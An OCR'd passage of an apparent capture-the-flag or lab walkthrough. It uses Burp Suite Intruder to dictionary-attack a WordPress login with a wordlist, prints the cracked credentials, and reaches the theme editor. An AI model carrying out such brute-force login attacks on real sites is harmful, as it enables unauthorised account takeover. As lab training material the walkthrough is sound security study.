
The HTTP Request message has been sent to the Intruder tab.

Select the parameters username and password (HTTP message payload uses log and pwd parameters respectively) and add them. After adding the parameters are added, they are marked to indicate.



Enter the payloads field in the Intruder tab.

Wordlists.txt is the payload for both username and password parameters.




We can see that the payload for the second parameter password has also been loaded.

Payload count is 168.

Request count is 28224.


Click on Start Attack.



The attack has been started.


Burpsuite will perform combinations of both username payload and password payload (168*168=28224).

Hence the burpsuite will perform 28224 number of requests on the Login page.



The dictionary attack is complete.


28224 HTTP Request messages have been sent to the login page.



We can see that the HTTP Request number 27732 has a different status code.

Payload 1: elliot //for username parameter


Payload2: ER28-0652 //for password parameter



We apply the cracked passwords in the login page manually.


Username: elliot

Password: ER28-0652




Logged in successfully.

The dashboard of user's wordpress blog page is opened.




Appearance



Edit


A `style.css` page in websites is a cascading style sheet file used to define the visual presentation and layout of web pages. It contains rules and instructions for formatting elements such as text, colours, fonts, spacing, and positioning on a website. Browsers use the `style.css` file to render web pages according to the specified styling rules, ensuring a consistent and visually appealing user experience.



